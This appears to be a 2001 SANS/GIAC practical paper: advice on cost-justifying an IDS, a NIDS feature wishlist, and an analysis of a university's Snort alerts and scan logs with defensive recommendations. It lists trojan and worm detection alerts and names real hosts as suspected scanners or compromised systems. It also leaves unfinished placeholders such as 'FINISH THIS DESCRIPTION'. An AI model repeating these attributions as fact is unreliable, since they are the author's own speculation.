- When looking at downtime, see if you can find out how much time was spent on each phase. If most of your time is spent waiting for a new power supply, then you need to get other parts of your plan in order before worrying about IDS. If you spend most of the time in discovering there is a problem and then identifying what the problem is then IDS is likely to be able to significantly help you.
    - How long does it normally take you to discover that something is wrong? This is probably something your system administrators can tell you about. What sort of monitoring are they doing already? What would happen if they didn't do that monitoring? Use the difference in discovery to help develop estimates of how much of an improvement IDS could offer you.
    - How much time did you spend trying to figure out what's wrong? You can't try to fix a problem till you know what the general problem is (server? Network? Some random moth fried to a motherboard?)
    - How much time did you spend trying to figure out what needed to be fixed? This is different from what's wrong- Once you know your server is down, you now need to figure out what happened to cause the problem so you can fix it.
- How many hours are spent doing incident response currently? Again, look at this for all the people involved in incident response and multiply by your company's burden rate to get a dollar savings estimate. Decreasing the length of time spent on any of the following phases will decrease the overall length of a downtime.
    - Discovery that there is a problem. Are servers down for an hour before someone notices?
    - Identification of the type and details of the problem. Do you know the state of your systems well enough to be able to identify exactly what changed? How up to date are your configuration records?
    - Solving the problem. How quickly can problems be solved once they are identified? This may be the least impacted by IDS since it really depends on your other business continuity plans.

Cost Avoidance

The following areas may allow for cost avoidance:

- How many incidents you company experienced last year? If not your company, companies in the same industry.
    - What does an incident cost your company?
        - Time of the people cleaning it up
        - Time of the people who can't work during the incident
        - Revenue lost because necessary services are down
    - If you don't have data on your company look for average incident costs for your industry.

- What was the average cost of a lawsuit against companies who were compromised and were either used to execute further attacks or lost money or data because their security measures were inadequate?

For cost avoidance, you may not have easily accessible numbers that come from your company. Try the following methods:

- Get statistics from the government on the number of successful compromises and their estimated costs. [5] This data may come from surveys or actual penetration test results among other places.
- Look in the press. Many of these sources will be worthless, lacking enough substantiated data to be useable. However, some magazines and news sources are believed to be trustworthy by managers, if you know which ones your management trusts, look in those. The last year has produced mountains of statistics and everyone is eager to quote them. Some possible places to start looking are:
    - **www.google.com-** search for security, statistics, cost, and other similar phrases
    - Computer Security Institute/FBI Computer Intrusion Squad; **http://www.gocsi.com/prelea_000321.htm**
    - US Department of Energy Information Security website: **http://doe-is.llnl.gov/**
    - ICSA Labs, Carlisle, Pa.; ICSA LABS 6th Annual Computer Virus Prevalence Survey 2000 **http://www.icsa.com/**

Do not try to claim that you will be able to eliminate all downtime! Studies have been done regarding the average decrease in downtime[6] after implementation of a monitoring toolset. Keep your average decrease below 50% and you will have a greater chance of being believed (and of being right).
NOTE: This is one place where vendors are likely to be your friend! This is exactly the sort of thing they should be able to tell you if they are competent- How bad is the world today? How much time or money does their product save people who use it? Call your sales rep! Ask for this info, that's what they are there for! (They generally aren't there to provide detailed technical information)

Once you have this data collected, it is essential that it be put into a simple and clean format. Include all of the details, but provide them as appendices not as part of the main body of the argument. Put together the summary of the data, then summarize that and figure that will be about the right level of detail to start people off with. Many companies have ROI spreadsheets that are customized to their environments, ask your finance department (or person) if they can help you create on if they don't already have one. It may take a little fiddling but if you can adjust it to fit the data types you have, you will be able to present the information to management in a format they are already very familiar with.

---

[5] Findings from a DoD study on penetration testing and the likelihood of being discovered - Krause & Tipton; Information Security Management Handbook 4th Ed. Pg. 682
[6] A Performance Test in Real-Time to recover from an Incident http://www.tripwiresecurity.com

Basic cost variables:

Direct revenue loss/minute of downtime for server X

Business opportunity revenue lost/minute of downtime

Average scheduled downtime/month (or day or year, your choice)

Average unscheduled downtime/month

Cost per hour for average employees

Cost per hour for specific types of employees that are likely to be impacted by downtime or incidents

Expected percent decrease in variable X when your product of choice is implemented

Example calculations:

<# of employees impacted by a specific server or service being unavailable> X <cost per hour for average employee> = estimated cost for one non-productive hour.

(<# of administrators or engineers needed to handle a downtime> X <cost per hour for administrators or engineers>) X <average amount of unscheduled downtime (in hours)/month = downtime costs in terms of human resources/month

<average amount of unscheduled downtime(in minutes)/month> X <Direct revenue loss/minute of downtime> = Average cost in terms of lost revenue due to unexpected downtime per month

<Average unscheduled downtime(in hours)/month> X <estimated cost for one non-productive hour> = Average cost in terms of hours of work lost/month for users

These are only a few examples but they should provide you with an idea of what you need to be able to develop to make your case.

Proving that deploying IDS was a good thing:

Although this is being discussed as a distinct issue, it is very closely tied to the actual process of deploying the IDS. All during that process you must keep in mind how your actions will look in review as well as how you can show in a quantitative fashion, (remember, managers love numbers) that deploying IDS has been necessary, useful and cost-effective among other things. Without the need, it doesn't matter if IDS is useful. If your deployment isn't useful, you haven't fulfilled the need. If you aren't being cost-effective, no matter how well the IDS is doing its job, it may be one of the first things to go when the company needs to cut costs.

Is it necessary:

You should be able to generate statistics on the number of attacks you get each day/week/month/year. If you have deployed inside your network (instead of just at the perimeter) you may actually be able to show that your own network isn't the nice safe friendly place users think it is.

Is it useful:

To show that IDS is useful, you need to be able to show how IDS impacted any of the areas that you discussed in the deployment proposal:

Have downtimes decreased? How much?

Are your administrators more effective now that they don't have to spend as much time reading logs and attacks are caught more quickly?

Is your average cost per security incident lower than before deploying IDS?

Is it cost-effective:

All the estimates you generated during your project and the actual costs must now be added and then compared to the cost savings discovered above. This may not turn out to be a positive number. Don't worry too much about it! It may take more time than you have given so far for the project to show a return. Explain this to your management, they may not want to wait, but point out that all new businesses take time to become profitable and this project is just the same.

Was the project well managed?

This is the question that will be most likely to impact your next performance review. To answer this one, you need to have your project plan well-written and kept up to date. It needs to include details such as:

- Major milestones
- Issues that may be potential show-stoppers
- Identification of the resources needed at each phase
- The implementation plan
- Timeframes for each stage

Keep detailed notes, if something doesn't go as planned, make sure you have a clear statement of why, how it was handled and whether this could have been avoided.

Summary:

When you go to talk to your management about deploying IDS, try to have all the answers before they ask for them. The more well thought-out the project appears to be, the better your chances. Topics to include in your proposal are:

Basic statement of what you want to do

Start small! It is easier to justify spending a little money than a lot of money.

Your general reasons for wanting to do this

Look at the arguments section I provided and adopt them to fit your organization and management.

Detailed justification and analysis of why your organization must/should do this

There is a difference between must and should! Be sure to use the right term and remember that you must have numbers to back you up. Additional references to the infosec pundits won't hurt either, but the numbers are key.

BEWARE: This is not really a paper about how to justify IDS. It is more of a paper on how to determine if you have a real need for IDS. You may find yourself in the uncomfortable situation of discovering that IDS is not needed for your environment. If this happens, don't fake the numbers! This should be obvious to everyone, but just in case I've said it anyway. If you still believe IDS is necessary, go back and look at the problems you are looking to solve with it and see if they are the right problems.

Sometimes the answer to why something needs to be done is just "because it makes good sense", but that is a very hard case to make so avoid relying on it if at all possible.

I hope this information is useful to you. If you have any comments or questions, please feel free to contact me.

PART 2:
Consensus product requirements for NIDS. Based on notes from leading a BoF at SANS2001

http://www.networkintrusion.co.uk/bof_toby.htm

IDS desirable/required Feature list as brainstormed during a Birds of a Feather session at SANS2001: The BoF was fairly well attended, and the points below are primarily from users of IDS.

Scoring:
1 == Must have
2 == Should have
3 == Nice to have

A Stream Reassembly 1
B Packet defragmentation 1
C Protocol decoding * varies
RPC 3
SNMP 3
DNS 2
DHCP 3
HTTP 2
ICMP 1
IP 1
TCP 1
UDP 1
RIP 1+2 3
IGRP 3
BGP 3
EIGRP 3
OSPF 3
SSL 1
D Configurable gathering of suspicious packets (how many packets to gather, how much of each packet to gather, etc.) 1
E Exposed signature database 2
F Detection of known evasion schemes 1
G Connection tracking 1
H Verbatim replay of events 3
I Checksumming of log data (potentially for forensic purposes) 3
J Ref CVE# (event normalization/standardization) 2
K Ability to write custom signatures 1
L Event-triggered session/host/whatever increased logging 2

M Event correlation 3
N Ability to handle multiple network interfaces on a single machine with different configs for each. 1
O Provide system "health" alerts *for appliances 2 * 1
P Detection of tunneled traffic 3
Q Ability to replay/read events from logs 2
R Ability to send packets out of a passive interface (one that has no IP address and will not respond to any traffic sent to it) OR to specify that a different interface on the same system be used for active response packets 3
S Configurable response based on; time/source/dest/etc. 3
T Scriptable response 3
U Ability to identify and validate protocols (identify a protocol not just by port and validate that the packet/data makes sense for that protocol) 2
V Ability to use said protocol test results in rules/sigs 3
W Ability to securely take instructions from 3rd party products on a configurable, fixed port 1
X Ability to securely give instructions to 3rd party products on a configurable, fixed port 1
Y Published database schema (where a database is used for some part of the system) 1
Z Signature updates for critical vulnerabilities within 24 hours of "wide-scale" announcement 2
Z Time synchronization on sensors 1
AA Integration with encryption hardware 3
AB Gigabit ability (without dropping packets and without ignoring parts of the traffic) 2
AC Failover 3
AD Distributed, scalable architecture 2+
AE Awareness/understanding of non-IP protocols 2

Assignment #3 "Analyze This"

Executive Summary:

As part of a bid to provide security consulting services for your university, we were asked to evaluate a dump of the data being generated and collected by your current Snort deployment.

In order to gain the best understanding of the environment, I chose to analyze data from a longer period of time. Due to disruptions in the collection there are some holes in the data sets and differences in the start and end dates for collection. I reviewed the following Snort data:

- Alert data from Mar 01 2001 to June 24 2001

- Out of Spec packet[7] data from Mar 08 2000 (this lapse may be due to a network outage or logging failure), Mar 11 2001 to June 23 2001
- Port scan data from Mar 01 2001 to June 24 2001.

I was also able to review prior reports from consultants bidding on similar projects for your university. I selected 2 reports for the months between January 2000 and May 2001. I based my selections upon the scores that these reports were given. The names of the authors are listed in my references.

Five most common alerts:

	March	**April**	**May**	**June**	**Over all**
1.	UDP SRC and DST outside network	Possible trojan server activity	UDP SRC and DST outside network	UDP SRC and DST outside network	UDP SRC and DST outside network
2.	Watchlist 000220 IL-ISDNNET-990517	Russia Dynamo - SANS Flash 28-jul-00	High port 65535 (udp or tcp) - possible Red Worm – traffic	Watchlist 000220 IL-ISDNNET-990517	Watchlist 000220 IL-ISDNNET-990517
3.	Attempted Sun RPC high port access	Watchlist 000220 IL-ISDNNET-990517	Watchlist 000220 IL-ISDNNET-990517	Possible trojan server activity	Possible trojan server activity
4.	Possible RAMEN server activity	UDP SRC and DST outside network	Possible trojan server activity	External RPC call	High port 65535 (udp or tcp) - possible Red Worm – traffic
5.	WinGate 1080 Attempt	Attempted Sun RPC high port access	WinGate 1080 Attempt	Port 55850 tcp - Possible myserver activity - ref. 010313-1	Attempted Sun RPC high port access

Five most common alert destination hosts:

[7] Although I do not have the rule set used by the sensor, whether a packet was Out of Spec appeared to be defined by the combination of TCP flags that are set. It is worth noting that the use of the two highest order bits (generally represented as "2" and "1" in the flag series "21SFRPAU") are now in legitimate use for ECN (Explicit Congestion Notification). According to <what are the refs?> a legitimate ECN packet will have the TOS set to 0x00 and both systems involved in the exchange must support ECN. I believe that at present, the majority of packets with the "reserved bits" set are likely to be network scans. However, this is likely to change rapidly as more systems are deployed or upgraded to using TCP/IP stacks that support ECN. **FINISH THIS DESCRIPTION- INCLUDE ANY WAYS YOU FIND TO DETERMINE IF THE PACKET IS LEGIT OR NOT**.

	March	April	May	June	Over all
1	224.2.127.254	194.87.6.106	233.28.65.62	233.28.65.227	233.28.65.62
2	233.28.65.255	233.28.65.62	233.28.65.164	233.28.65.62	224.2.127.254
3	233.28.65.197	216.158.50.240	MY.NET.71.69	MY.NET.150.220	233.28.65.227
4	233.40.70.199	MY.NET.217.242	MY.NET.15.214	233.28.65.164	233.28.65.164
5	224.0.1.41	MY.NET.178.42	233.28.65.171	233.28.65.222	MY.NET.150.220

Five most common alert source hosts:

	March	April	May	June	Over all
1	155.101.21.38	MY.NET.178.42	63.250.213.119	63.250.213.73	63.250.213.73
2	130.225.127.87	MY.NET.15.214	63.250.213.26	63.250.213.119	63.250.213.119
3	63.250.208.169	206.190.36.120	206.190.36.120	63.250.213.124	63.250.213.26
4	194.165.226.27	MY.NET.253.12	205.167.0.160	212.179.58.200	155.101.21.38
5	206.190.54.67	24.248.185.123	147.52.74.115	63.250.213.26	63.250.213.124

Five most common Scan Destination Hosts (Internally):

	March	April	May	June	Over all
1	MY.NET.202.246	MY.NET.145.166	MY.NET.178.222	MY.NET.70.242	MY.NET.71.28
2	MY.NET.60.38	MY.NET.178.154	MY.NET.145.166	MY.NET.145.197	MY.NET.71.90
3	MY.NET.208.50	MY.NET.110.33	MY.NET.71.28	MY.NET.70.92	MY.NET.218.26
4	MY.NET.97.212	MY.NET.145.197	MY.NET.109.62	MY.NET.110.33	MY.NET.217.26
5	MY.NET.208.162	MY.NET.71.28	MY.NET.178.154	MY.NET.145.166	MY.NET.178.41

Five most common Scan Source Hosts (Overall):

	March	April	May	June	Over all
1	MY.NET.228.122	MY.NET.228.134	MY.NET.150.41	MY.NET.160.114	MY.NET.160.114
2	MY.NET.69.204	MY.NET.204.42	MY.NET.229.74	MY.NET.150.225	MY.NET.150.225
3	132.161.33.153	MY.NET.204.18	205.188.233.12	MY.NET.60.16	MY.NET.228.12

			1		2
4	203.126.158.163	205.188.233.153	205.188.233.185	193.253.243.190	MY.NET.60.16
5	MY.NET.150.41	MY.NET.15.214	64.216.70.132	213.93.23.218	205.188.233.153

Five Most common Scan Source Hosts (Externally):

	March	April	May	June	Over all
1	132.161.33.153	205.188.233.153	205.188.233.121	193.253.243.190	205.188.233.153
2	203.126.158.163	205.188.233.185	205.188.233.185	213.93.23.218	205.188.233.185
3	200.51.8.209	205.188.233.121	64.216.70.132	205.188.233.153	205.188.233.121
4	202.85.192.42	24.157.82.165	62.227.97.230	61.219.90.189	193.253.243.190
5	193.252.36.186	202.66.120.210	205.188.233.153	198.247.29.18	213.93.23.218

Five Most common Scan Source Hosts (Internally):

	March	April	May	June	Over all
1	MY.NET.228.122	MY.NET.228.134	MY.NET.150.41	MY.NET.160.114	MY.NET.160.114
2	MY.NET.69.204	MY.NET.204.42	MY.NET.229.74	MY.NET.150.225	MY.NET.150.225
3	MY.NET.150.41	MY.NET.204.18	MY.NET.202.26	MY.NET.60.16	MY.NET.228.122
4	MY.NET.220.54	MY.NET.15.214	MY.NET.201.10	MY.NET.150.133	MY.NET.60.16
5	MY.NET.222.34	MY.NET.202.34	MY.NET.227.238	MY.NET.98.139	MY.NET.150.41

Key Findings:

The amount of post-processing that needs to be done before this data is sent to your engineers is significant. The data I reviewed showed numerous false positives and low priority events that should be presented as summaries instead of raw events. The most important thing that needs to be done on this network is to have the ruleset that is in place updated and have the network ACLs altered to address the issues that the current alerts point out.

The amount of "UDP SRC and DST outside network" alerts your environment produces is getting in the way of identifying the real threats to your environment. A number of the previous reports mention this traffic. In order to gain a better picture of the state of your environment these false positives must be stopped.

You continue to see a fair amount of traffic to or from the 194.87.6 network. The ports being used have changed since the time the last reports that mention this network were published. This requires further investigation and action. Details are given in key defensive recommendations.

You have a large number of systems attempting to connect to trojans on your network. These present a rather obvious threat against your integrity, availability and confidentiality. This is to be expected given the purpose of your network. Since it is

infeasible (and since ports can be changed easily, rather ineffective) to completely block traffic on port 27374, statistical monitoring (looking for addresses that show up a lot and not worrying about the ones that only show up once or twice) is my recommendation.

Defensive Recommendations:

- Make changes to your environment to eliminate the "UDP SRC and DST outside network" false positives.
    - Consider limiting the bandwidth allowed for traffic to or from multicast addresses or addresses in the 63.250.213 network. This traffic is most likely streaming media.
- Bring MY.NET.71.28 and MY.NET.71.90 offline and examine them for compromise. If that is not possible, block access to them on port 6970 or from 205.188.233.* at the very least.
- Remove the Watchlist 000220 IL-ISDNNET-990517 signature or reprioritize it so that it only shows up as a total number of connections. Similar to the "UDP SRC and DST" this traffic has been going on for so long that it may need to be monitored but is clearly not so malicious that your environment must be protected from it.
    - As for the "UDP SRC and DST outside network" traffic, this is likely to be a bandwidth hog and as such should be considered as a candidate for bandwidth limitation.
- Collect an extensive traffic dump for any data flowing to or from the 194.87.6 network. Once that is complete, set ACLs on your outer router to block traffic to or from network 194.87.6.
    - Perform a full analysis on the traffic collected above to determine what the intent of the traffic is and whether it is a threat. Depending on the findings either maintain the "deny" ACLs or reprioritize the alerts to minimize the noise they generate.
- A basic threshold needs to be set below which systems that are identified with the "Possible Trojan server activity" alert are ignored. However, once they pass the threshold, the systems need to be taken off line and checked for compromises.
    - Set up an internal website that your customers and system owners can access. Provide downloads of software to check for trojans and compromises on their systems as well as general security information. This may decrease the number of event seen, but at the very least will decrease the number of excuses your users have for not running secure systems.

Findings:

Because of the amount of data, I have provided a number of ways to look at it. For each section (overall and by month) I have provided the following information:

- 10 Most common alerts
- 10 Most common alert destination hosts
- 10 Most common alert source hosts
- 10 Most common Scan Destination Hosts (Internally)
- 10 Most common Scan Source Hosts (Overall)

- 10 Most common Scan Source Hosts (Externally)
- 10 Most common Scan Source Hosts (Internally)
- 10 Most common destination hosts for 5 most common alerts
- 10 Most common source hosts for 5 most common alerts

For each of the top 5 most common alerts I have provided a description and have linked the entries in each of the tables to those descriptions.

The full "Whois" data for all of the domains below is included in Appendix A.

The following addresses struck my eye either during my review of the data or after reviewing the previous analyses. Due to the tremendous false (or only partial) positive rates in this environment they may not all show up in the top five lists above. This is in no way a comprehensive list. It should be considered to be only the top priority issues that must be addressed immediately. Should you decide to hire my firm for a full network security analysis, we can provide a complete and total run down of your network and traffic including detailed descriptions of all sources and destinations that are seen.

Alerts:

Alert address #1: 233.28.65.*

This network is in the Multi-cast range of IP addresses. The only alerts seen for it are "UDP SRC and DST outside network". Refer to the description of the alert for full details.

Alert address #2: 212.179.*

This traffic was almost exclusively generated by the Watchlist 000220 IL-ISDNNET-990517 rule. There were 6 alerts of other sorts (2 Ramen, 2 WinGate, 1 UDP SRC and DST). This traffic appears to be primarily from a program called Kazaa. There is also Napster and Gnutella traffic thrown in as well. These three programs all offer file sharing capabilities to allow trading of music and such so the presence of all three provides corroboration of the theory that this is in fact what is going on as opposed to something more malicious.

Name: clnt-29216.bezeqint.net
Address: 212.179.29.216

Alert address #3:63.250.213

This is from "UDP SRC and DST outside network". See the description of that alert for further information regarding this address and event.

Name: kfogw.broadcast.com
Address: 63.250.213.124

The following IP addresses were the most prolific scanners for port 27374:

Alert addresses #4: MY.NET.15.214

128.206.42. 128.255.187,184,185,186,34,35 (all of these addresses are owned by missouri.edu)

129.82.88.173
Name: res088173.halls.colostate.edu
Address: 129.82.88.173

131.123.48,49,50,51 (All of these are owned by kent.edu)

198.92.156 (this network is owned by anet.com

199.8.164,165,166,167 (All of these are owned by marian.edu)

200.42.100,101,102,103 (All of these are owned by prima.com.ar)

209.245.131.123
Name: dialup-209.245.131.123.Dial1.SanJose1.Level3.net
Address: 209.245.131.123

216.220.164.133,199 (These are owned by paonline.com)
Name: dyn-164-133.paonline.com
Address: 216.220.164.133

Name: dyn-164-199.paonline.com
Address: 216.220.164.199

24.41.42.95
Name: CBL095.pool003.CH001-west-covina.dhcp.hs.earthlink.net
Address: 24.41.42.95

64.20.92,93,95 (all of these are owned by navipath.net)
Name: ip-20-92-10.slc.navipath.net
Address: 64.20.92.10

Name: nas-93-10.minneapolis-t.navipath.net
Address: 64.20.93.10

Name: nas-95-10.denver-t.navipath.net
Address: 64.20.95.10

Alert address #5: Network 63.250 primarily 63.250.213. This is one end of the "UDP SRC and DST outside network" traffic.

Scan Destinations:
Destination Addresses #1: MY.NET.71.28, 90

Based on the scans that these systems are seeing, they appear to be servers and are quite likely offering at least DNS (a number of scan alerts look suspiciously like DNS traffic). They are frequently being scanned for port 6970, which is unassigned by IANA but shows up as the common port for the GateCrasher trojan. Because of the number and frequency of these scans and the fact that the majority are UDP, I suspect these may actually be a compromised systems.

Destination Address #2: MY.NET.218.26

This system got a couple of small scans and one very big scan from 212.67.128.102, which pretty much scanned through the entire port range using 7777 as the source port. It also sees a small number of scans from 66.50.67.75 with the same source and destination port. This is a characteristic of a port scanner named Synscan. http://www.psychoid.lam3rz.de/synscan.html Synscan is also characterized by the use of an ID of 39426 and a Window of 404[8].. Synscan is also used as part of the Ramen worm, which also shows up a good deal in this environment. Although I did not find any Ramen alerts with this address, I did find "Possible trojan server activity" alerts that make me suspicious.

Name: 66-50-67-75.prtc.net
Address: 66.50.67.75

Name: ns0.callnetuk.com
Address: 212.67.128.102

This seems likely to either be a compromised system or else a spoofed source. I have trouble believing any other explanation for why someone would use their own name server (guess based on the "ns*" naming convention) to run a scan. It also appears to be running through different port ranges on different days, suggesting a possibly automated scanning tool. This is supported by the use of a single source port which is generally characteristic of many scanning tools.

Destination Address #3: MY.NET.217.26

This system simply appears to be getting a large number of legitimate, malicious scans. Only one source address sticks out as being more common than any other and only by a little- 216.155.0.8. It does not appear to be looking for anything specific though a number of standard "vulnerable" ports show up including 123, 1234, 21, 12345, I would recommend confirming that the system is patched and properly monitored.

Name: trinity.magpage.com
Address: 216.155.0.8

Destination Address #4: MY.NET.178.41

This system is seeing traffic that is almost identical to what is being seen on MY.NET.71.28, 90. The same static source port, the same destination port of 6970. I

[8] http://lists.jammed.com/incidents/2001/06/0150.html

suspect whatever is happening on MY.NET.71.28, 90 is happening on this system as well. In this case the source is 205.188.244.249.

Scan sources:

Source Address #1: 205.188.233.*

This network is one of the biggest sources of connections to MY.NET.71.28. I suspect that MY.NET.71.28 may actually be compromised and should be brought offline for study. At the very least this address should be blocked. The source ports for these connections do not resemble scans- a single port is used over an extended number of connections and scan alerts. This looks much more like an actual connection of some sort.

nslookup 205.188.233.185
Name: g2lb6.spinner.com
Address: 205.188.233.185

Source Address #2: 205.188.244.249

This is performing the same sort of connections to MY.NET.178.41 that Source Address #1 is performing against MY.NET.71.28. Note that when I attempted to identify the name of the host, it did not exist. However, the same domain controls both this address space and the 205.188.233 address space.

Name: g2mhtest.spinner.com
Address: 205.188.244.1

Source Address #3: MY.NET.160.114

This is primarily scanning from source port 777, which comes back as having a legitimate assignment as well as an associated trojan: AimSpy & Multiling HTTP (both UDP and TCP). Its behavior is consistent with a scanning system- moving through various IP addresses and connecting to ranges of ports. I would recommend monitoring the traffic from the system to look for inappropriate activity and then contacting the administrator if anything is found.

Source Address #4: MY.NET.60.16

This address also shows standard characteristics of scanning other systems as described above. In this case the system does not stick to a single source port. The same response is appropriate and recommended as Source Address #3

Source Address #5: MY.NET.228.122

This address is using some sort of pattern with a smaller number of addresses and frequently connecting to each address in a list on the same ports each time:

scans.010308:Mar 8 15:42:31 MY.NET.228.122:28001 -> 38.30.188.87:1031 UDP
scans.010308:Mar 8 15:42:31 MY.NET.228.122:28001 -> 128.255.194.40:1028 UDP
scans.010308:Mar 8 15:42:34 MY.NET.228.122:28001 -> 38.30.188.87:1031 UDP

scans.010308:Mar 8 15:42:34 MY.NET.228.122:28001 -> 63.215.236.13:1025 UDP
scans.010308:Mar 8 15:42:34 MY.NET.228.122:28001 -> 128.255.194.40:1028 UDP
scans.010308:Mar 8 15:42:36 MY.NET.228.122:28001 -> 38.30.188.87:1031 UDP
scans.010308:Mar 8 15:42:40 MY.NET.228.122:28001 -> 128.255.194.40:1028 UDP
scans.010308:Mar 8 15:42:40 MY.NET.228.122:28001 -> 24.91.199.203:1049 UDP
scans.010308:Mar 8 15:42:40 MY.NET.228.122:28001 -> 63.215.236.13:1025 UDP
scans.010308:Mar 8 15:42:40 MY.NET.228.122:28001 -> 38.30.188.87:1031 UDP
scans.010308:Mar 8 15:42:41 MY.NET.228.122:28001 -> 38.30.188.87:1031 UDP
scans.010308:Mar 8 15:42:43 MY.NET.228.122:28001 -> 128.255.194.40:1028 UDP
scans.010308:Mar 8 15:42:42 MY.NET.228.122:28001 -> 63.215.236.13:1025 UDP
scans.010308:Mar 8 15:42:42 MY.NET.228.122:28001 -> 24.91.199.203:1049 UDP
scans.010308:Mar 8 15:42:45 MY.NET.228.122:28001 -> 128.255.194.40:1028 UDP
scans.010308:Mar 8 15:42:46 MY.NET.228.122:28001 -> 63.215.236.13:1025 UDP
scans.010308:Mar 8 15:42:45 MY.NET.228.122:28001 -> 24.183.220.112:1642 UDP
scans.010308:Mar 8 15:42:46 MY.NET.228.122:28001 -> 24.91.199.203:1049 UDP
scans.010308:Mar 8 15:42:49 MY.NET.228.122:28001 -> 38.30.188.87:1031 UDP
scans.010308:Mar 8 15:42:49 MY.NET.228.122:28001 -> 128.255.194.40:1028 UDP
scans.010308:Mar 8 15:42:49 MY.NET.228.122:28001 -> 63.215.236.13:1025 UDP
scans.010308:Mar 8 15:42:49 MY.NET.228.122:28001 -> 24.91.199.203:1049 UDP
scans.010308:Mar 8 15:42:52 MY.NET.228.122:28001 -> 63.215.236.13:1025 UDP

The source port is for a game called "Tribes". This behavior may be how the game connects to other systems that are involved in the same game. Without packet dumps it is impossible to know. See Source Address #6 description for more correlating data.

Source Address #6: MY.NET.150.225

This system is scanning a large number of addresses using the same source and destination port of 28800. This port doesn't show up in any trojan databases I know of. A search on Google turns up the following links:

http://lists.insecure.org/incidents/2000/Sep/0046.html which references Windows Keys.

There is also a reference to it on the GIAC page: http://www.sans.org/y2k/093000.htm, however this page only shows a report of seeing similar traffic. It doesn't actually identify what it is.

http://www.tinysoftware.com/manual/v4.0r/471.htm, which identifies the port as being used by the MSN Game Zone, specifically with MechWarrior3. This is corroborated at this URL: http://edge.fireplug.net/disc1/000003df.htm. I am inclined to believe this is the cause for Source Address #5. However, the fact that it is only connecting to 28800 and does not appear to be connecting to any single host for long enough to exchange data makes me wonder if there might be a vulnerability in one of the MSN games. Since I do not know of any and a search did not find any, I will leave this as speculation.

Source Address #7: 193.253.243.190
Name: APuteaux-102-1-5-190.abo.wanadoo.fr
Address: 193.253.243.190

This system is running a straightforward SYN scan for port 21- FTP. Very likely looking for any number of vulnerabilities in the major FTP daemons. Recommendation: Block it at your outer router.

Source Address #8: 213.93.23.218

Name: e23218.upc-e.chello.nl
Address: 213.93.23.218
This system is doing the same thing as Source Address #7, though it does not appear to be moving through the destination networks in as orderly a fashion. Same recommendation- block at the outer router.

Detailed tables:
Overall:
Most common alerts (more than 1000 entries):

	Alert Name	Times found
1.	UDP SRC and DST outside network	2868454
2.	Watchlist 000220 IL-ISDNNET-990517	220659
3.	Possible trojan server activity	112297
4.	High port 65535 (udp or tcp) - possible Red Worm – traffic	45027
5.	Attempted Sun RPC high port access	31726
6.	Russia Dynamo - SANS Flash 28-jul-00	31132
7.	WinGate 1080 Attempt	27557
8.	External RPC call	21264
9.	Possible RAMEN server activity	11956
10.	Port 55850 tcp - Possible myserver activity - ref. 010313-1	9098
11.	SMB Name Wildcard	8231
12.	connect to 515 from outside	7026
13.	Queso fingerprint	5552
14.	Watchlist 000222 NET-NCFC	3703
15.	SUNRPC highport access!	2683
16.	Tiny Fragments - Possible Hostile Activity	2288
17.	TCP SRC and DST outside network	1757
18.	Back Orifice	1559

10 Most common alert destination hosts:

	Destination Host	Alerts per host
1.	233.28.65.62	849403
2.	224.2.127.254	764433
3.	233.28.65.227	742367
4.	233.28.65.164	165891
5.	MY.NET.150.220	128156
6.	233.28.65.255	90273
7.	233.28.65.197	67753
8.	233.40.70.199	28098
9.	233.28.65.222	25172
10.	224.0.1.41	21745

10 Most common alert source hosts:

	Source Host	Alerts per host
1.	63.250.213.73	742246
2.	63.250.213.119	655428
3.	63.250.213.26	174984
4.	155.101.21.38	143965
5.	63.250.213.124	138224
6.	130.225.127.87	133330
7.	212.179.58.200	127124
8.	63.250.208.169	90273
9.	194.165.226.27	89921
10.	206.190.54.67	67885

10 Most common Scan Destination Hosts (Internally):

	Destination Host	Scans per host
1.	MY.NET.145.166	17903
2.	MY.NET.110.33	17011
3.	MY.NET.178.154	16624
4.	MY.NET.145.197	14917
5.	MY.NET.110.169	14536
6.	MY.NET.202.246	14418
7.	MY.NET.178.222	14156
8.	MY.NET.108.15	13871
9.	MY.NET.108.13	12260
10.	MY.NET.71.28	10663

10 Most common Scan Source Hosts (Overall):

	Source Host	Scans per host
1.	MY.NET.160.114	171854
2.	MY.NET.150.225	123667
3.	MY.NET.228.122	115317
4.	MY.NET.60.16	99887
5.	205.188.233.153	74132
6.	205.188.233.185	69708
7.	MY.NET.150.41	60210
8.	205.188.233.121	58119
9.	193.253.243.190	43135
10.	MY.NET.229.74	40697

10 Most common Scan Source Hosts (Externally):

	Source Host	Scans per host

1.	205.188.233.153	74132
2.	205.188.233.185	69708
3.	205.188.233.121	58119
4.	193.253.243.190	43135
5.	213.93.23.218	37543
6.	64.216.70.132	32968
7.	61.219.90.189	29123
8.	198.247.29.18	28851
9.	62.227.97.230	27167
10.	213.56.40.58	21193

10 Most common Scan Source Hosts (Internally):

	Source Host	**Scans per host**
1.	MY.NET.160.114	171854
2.	MY.NET.150.225	123667
3.	MY.NET.228.122	115317
4.	MY.NET.60.16	99887
5.	MY.NET.150.41	60210
6.	MY.NET.229.74	40697
7.	MY.NET.150.133	39037
8.	MY.NET.69.204	37039
9.	MY.NET.104.112	35075
10.	MY.NET.100.230	33236

10 Most common destination hosts for 5 most common alerts:

	UDP SRC and DST outside network	Watchlist 000220 IL-ISDNNET-990517	Possible trojan server activity	High port 65535 (udp or tcp) - possible Red Worm – traffic	Attempted Sun RPC high port access
1.	233.28.65.62	MY.NET.150.220	216.220.167.76	MY.NET.71.69	MY.NET.217.74
2.	224.2.127.254	MY.NET.218.198	205.157.65.4	64.42.64.129	MY.NET.229.166
3.	233.28.65.227	MY.NET.202.222	216.220.164.141	MY.NET.70.242	MY.NET.217.242
4.	233.28.65.164	MY.NET.219.38	216.220.164.199	209.193.31.56	MY.NET.222.106
5.	233.28.65.255	MY.NET.213.250	216.220.164.133	MY.NET.97.195	MY.NET.226.186
6.	233.28.65.197	MY.NET.218.142	129.170.104.19	193.253.210.57	MY.NET.219.34
7.	233.40.70.199	MY.NET.210.86	MY.NET.146.95	MY.NET.217.18	MY.NET.218.234
8.	233.28.65.222	MY.NET.97.44	216.220.168.222	MY.NET.226.86	MY.NET.224.138
9.	224.0.1.41	MY.NET.209.50	MY.NET.15.214	12.13.129.141	MY.NET.100.197
10.	233.40.70.194	MY.NET.218.38	24.65.218.144	MY.NET.115.178	MY.NET.221.2

10 Most common source hosts for 5 most common alerts:

	UDP SRC and DST	Watchlist 000220 IL-	Possible trojan server activity	High port 65535 (udp or	Attempted Sun RPC high port

	outside network	ISDNNET-990517		tcp) - possible Red Worm – traffic	access
1.	63.250.213.73	212.179.58.200	216.220.167.76	205.167.0.160	172.137.152.251
